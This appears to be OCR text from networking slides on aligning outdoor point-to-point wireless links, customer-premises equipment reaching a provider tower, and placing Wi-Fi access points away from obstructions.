




Outdoor Point-to-Point Link Alignment



Aligning Point-to-Point Links




Non-AP Wireless Station Examples

Wireless connectivity + PoE for video surveillance

CPE with line-of-sight connectivity to ISP
(could also be a PtP bridge on your campus)


CPE Point-to-Point Wireless Link Example

CPE range can reach provider tower at 15 km or more
Might be 2.4 GHz, but antenna shape is for directional, not omni-directional link
Not meant to be an AP for users at the customer site




CPE Point-to-Multipoint Wireless Link Example

Each customer has a CPE to reach the provider's tower Again, this is not meant to be an AP for end users at the customer location




WAP Placement Strategies


Consider Antenna Angle when Planning Signal Coverage




Watch for Dead Spots Caused by Obstructions



Consider Signal Propagation When Placing APs





Keep the AP Out in the Open


A Wi-Fi signal can be obstructed by many materials

Don't hide it away in a closet


Don’t place it in between a big piece of furniture and a wall


Try to avoid:

- stairwells
- water heaters
- furnaces
- metal shelves/racks
- aquariums
- heavy furniture
- concrete / thick walls
- anything else that might obstruct the signal



Good Ceiling / Wall AP Placement

